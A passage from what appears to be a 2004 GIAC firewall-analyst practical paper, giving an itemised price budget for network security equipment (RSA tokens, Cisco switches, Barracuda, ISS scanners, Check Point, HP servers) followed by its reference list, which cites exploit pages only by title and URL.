ACEMT-P-S-00050*	RSA ACE Server Secure Care Maintenance 50-users	1	$1,094.00	$1,094.00	10%	$984.60
SD600-6-60-36	RSA SecureID 3-Year 60-Second Tokens	30	$62.00	$1,860.00	10%	$1,674.00
Remote Access Total:						**$19,380.60**
<u>Bowman Connectivity</u>						
WS-C3550-24-SMI	24-10/100 + 2 GBIC ports: SMI	1	$2,995.00	$2,995.00	10%	$2,695.50
CAB-AC	Power Cord,110V	1	$0.00	$0.00	0%	$0.00
CON-SNTP-C3550-24S*	24x7x4 Svc, 24-10/100 and 2 GBIC ports:Std Multilaye	1	$331.00	$331.00	10%	$297.90
Bowman Connectivity Total:						**$2,993.40**
<u>External Mail Server</u>						
	Barracuda Spam Firewall 200	1	$1,399.00	$1,399.00	10%	$1,259.10
External Mail Server Total:						**$1,259.10**
<u>Intrusion Detection System/Vulnerability Assessment</u>						
PC929A	HP Compaq Business Desktop dc7100 - CMT - 1 x P4 540 3.2 GHz - RAM 512 MB - HD 1 x 40 GB - CD-RW - LAN EN, Fast EN, Gigabit EN - Win XP Pro	4	$1,069.00	$4,276.00	10%	$3,848.40
P9008A#ABA	HP S7500 - Display - CRT - 17" - 1280 x 1024 / 60 Hz - 0.24 mm - silver, carbon, English	4	$149.00	$596.00	10%	$536.40
NSB-1-P	Internet Scanner Perpetual License, Managed Locally (50 IP addresses)	50	$69.90	$3,495.00	10%	$3,145.50
NSB-1-MB*	Standard Maintenance and Support for Internet Scanner	50	$14.38	$719.00	10%	$647.10
IDS/VA Total:						**$8,177.40**
Logging and Alerting						
181015	Kiwi Syslog Daemon	1	$99.00	$99.00	10%	$89.10
167376	Kiwi Syslog Daemon Annual Priority Support	1	$149.00	$149.00	10%	$134.10
Logging and Alerting Total:						**$223.20**

Total of all implemented components:	**$48,985.20**
Total recurring (annual) costs in new components:	**$3,906.00**

Firewall Cluster (Not Implemented)

CPMP-HVPG-U-NG	Check Point Additional VPN-1 Pro Gateway Unlimited Users	1	$8,400.00	$8,400.00	10%	$7,560.00
EBS-ST*	Check Point Enterprise SS and Standard Support	1	$2,520.00	$2,520.00	10%	$2,268.00
CPMP-SSV-U-NG	Check Point SmartView Reporter & Monitor (1 site/unlimited nodes)	1	$5,000.00	$5,000.00	10%	$4,500.00
EBS-ST*	Check Point Enterprise SS and Standard Support	1	$1,500.00	$1,500.00	10%	$1,350.00
NBB3350000	IP350 Base System Bundle	1	$5,795.00	$5,795.00	10%	$5,215.50
NSP5001350*	ACCESS 7x24,1Yr,IP350	1	$1,450.00	$1,450.00	10%	$1,305.00
336549-001	HP ProLiant DL320 G2 - Rack - 1 x P4 3.06 GHz - RAM 128 MB - HD: none - LAN EN, Fast EN, Gigabit EN	1	$999.00	$999.00	10%	$899.10
271832-B21	Compaq - Hard drive - 36.4 GB - internal - 3.5" - Ultra320 SCSI - 10000 rpm	2	$259.00	$518.00	10%	$466.20
291966-B21	HP Smart Array 641 - Storage controller (RAID) - Ultra320 SCSI - 320 MBps - RAID 0, 1, 5, 10 - PCI-X	1	$499.00	$499.00	10%	$449.10
287497-B21	HP - Memory - 1 GB x 1 - DIMM 184-pin - DDR - 266 MHz / PC2100 - ECC	1	$499.00	$499.00	10%	$449.10
WS-C3550-24-SMI	24-10/100 + 2 GBIC ports: SMI	1	$2,995.00	$2,995.00	10%	$2,695.50
CAB-AC	Power Cord,110V	1	$0.00	$0.00	0%	$0.00
CON-SNTP-C3550-24S*	24x7x4 Svc, 24-10/100 and 2 GBIC ports:Std Multilaye	1	$331.00	$331.00	10%	$297.90
Firewall Cluster Total:						**$27,455.40**

Commercial IDS/Vulnerability Assessment System (Not Implemented)

G100-1-PB	Proventia G100	3	$7,995.00	$23,985.00	10%	$21,586.50
G100-1-CS*	Standard Tech Support and Advanced Exchange for Proventia G100	3	$800.00	$2,400.00	10%	$2,160.00
100-1-IPS*	Software and Security Subscription Proventia G100	3	$1,600.00	$4,800.00	10%	$4,320.00
G200-1-PB	Proventia G200	1	$11,995.00	$11,995.00	10%	$10,795.50
G200-1-CS*	Standard Tech Support and Advanced Exchange for Proventia G200	1	$1,200.00	$1,200.00	10%	$1,080.00
200-1-IPS*	Software and Security Subscription Proventia G200	1	$2,400.00	$2,400.00	10%	$2,160.00
NSB-1-PB	Internet Scanner Perpetual License, Managed by Site Protector	50	$71.90	$3,595.00	10%	$3,235.50
NSB-1-MB*	Standard Maintenance and Support for Internet Scanner	50	$14.38	$719.00	10%	$647.10
DBS/SQL-1-P	Database Scanner SQL Server	2	$995.00	$1,990.00	10%	$1,791.00
DBS-1-M*	Standard Maintenance and Support for Database Scanner	2	$199.00	$398.00	10%	$358.20
RSV-W2K-1-PB	Server Sensor for Windows 2000	4	$1,200.00	$4,800.00	10%	$4,320.00
RSV-W2K-1-MB*	Standard Maintenance and Support for Server Sensor for Windows 2000	4	$240.00	$960.00	10%	$864.00
RSV-W2K3-1-PB	Server Sensor for Windows 2003	2	$1,200.00	$2,400.00	10%	$2,160.00
RSV-W2K3-1-MB*	Standard Maintenance and Support for Server Sensor for Windows 2003	2	$240.00	$480.00	10%	$432.00
RSFM-1-P	SiteProtector SecurityFusion	50	$58.00	$2,900.00	10%	$2,610.00
RSFM-1-M*	Standard Maintenance and Support for SiteProtector SecurityFusion	50	$11.60	$580.00	10%	$522.00
Commercial IDS/VA System Total:						**$59,041.80**

External DNS Servers (Not Implemented):

336549-001	HP ProLiant DL320 G2 - Rack - 1 x P4 3.06 GHz - RAM 128 MB - HD: none - LAN EN, Fast EN, Gigabit EN	2	$999.00	$1,998.00	10%	$1,798.20
271832-B21	Compaq - Hard drive - 36.4 GB - internal - 3.5" - Ultra320 SCSI - 10000 rpm	4	$259.00	$1,036.00	10%	$932.40
291966-B21	HP Smart Array 641 - Storage controller (RAID) - Ultra320 SCSI - 320 MBps - RAID 0, 1, 5, 10 - PCI-X	2	$499.00	$998.00	10%	$898.20
287497-B21	HP - Memory - 1 GB x 1 - DIMM 184-pin - DDR - 266 MHz / PC2100 - ECC	2	$499.00	$998.00	10%	$898.20
P73-00295	MS Windows Server 2003 Standard Edition - License - 1 server - VOL - Open Business, English	2	$718.00	$1,436.00	10%	$1,292.40
P73-00156	MS Windows Server 2003 Standard Edition - Media - VOL - CD, English	2	$27.00	$54.00	10%	$48.60
External DNS Servers Total:						**$5,868.00**

Total of all components NOT implemented:	**$92,365.20**
Total recurring (annual) costs in components not implemented:	**$17,764.20**

TOTAL RECOMMENDED CAPITAL EXPENDITURE (excluding the IDS components implemented): **$133,173.00**

APPENDIX B – REFERENCES

1. "Center for Internet Security – Cisco Benchmarks." September 2004. URL: http://www.cisecurity.org/bench_cisco.html (October 9, 2004).

2. "Check Point Application Intelligence." URL: http://www.checkpoint.com/products/downloads/applicationintelligence_whitepaper.pdf (October 9, 2004).

3. Luce, Patrick W. "Network Security Architecture for GIAC Enterprises." March 8, 2004. URL: http://www.giac.org/practical/GCFW/Patrick_Luce_GCFW.pdf (October 9, 2004).

4. "SANS – Internet Storm Center – Cooperative Cyber Threat Monitor and Alert System – Current Infosec News and Analysis." URL: http://isc.sans.org/top10.php (October 9, 2004).

5. Green, Chris and Roesch, Martin. "3. Writing Snort Rules – How to Write Snort Rules and Keep Your Sanity." URL: http://www.snort.org/docs/snort_manual/node14.html (October 9, 2004).

6. Setiawan, Iwan. "GIAC Certified Firewall Analyst (GCFW) Practical Version 2.0." May 26, 2004. URL: http://www.giac.org/practical/GCFW/Iwan_Setiawan_GCFW.pdf (October 9, 2004).

7. Kurtz, George; McClure, Stewart; and Scambray, Joel. Hacking Exposed: Network Security Secrets & Solutions, Third Edition. New York: Osborne/McGraw-Hill, 2001.

8. "Fyodor" (Fyodor@insecure.org). "Nmap network security scanner man page." URL: http://www.insecure.org/nmap/data/nmap_manpage.html (October 9, 2004).

9. "Security Team Website ^ EXPLOIT ^ Shell code." URL: http://www.security.com.vn/details.php?ID=235 (October 9, 2004).

10. Jacobson, Van; Leres, Craig; and McCanne, Steven. "Untitled" (tcpdump man page). URL: http://www.tcpdump.org/tcpdump_man.html (October 9, 2004).

11. "Microsoft Security Bulletin MS01-011: Security Update for Microsoft Windows (835732)". August 10, 2004. URL: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx (October 9, 2004).

12. Devine, Christophe. “SecuriTeam.com (Microsoft ASN.1 Library Buffer Overflow Exploit)”. February 15, 2004. URL: http://www.securiteam.com/exploits/5PP0D1FC0O.html (October 9, 2004).

13. “K-Otik : Universal shellcode for Windows RPC2 Universal Exploit.” URL: http://www.k-otik.com/exploits/10.09.rpcunshell.asm.php (October 9, 2004).

14. “K-Otik : Windows Lsass Universal buffer overflow Remote Exploit XP/2K (MS04-011).” URL: http://www.k-otik.com/exploits/04292004.HOD-ms04011-lsasrv-expl.c.php (October 9, 2004).

NOTE: As of the writing of this paper, none of the valid Internet IP address ranges used in this paper (except in Section 3) were assigned to any entity other than IANA. All valid Internet IP addresses used in Section 3 were taken exclusively from the separate SANS paper referenced.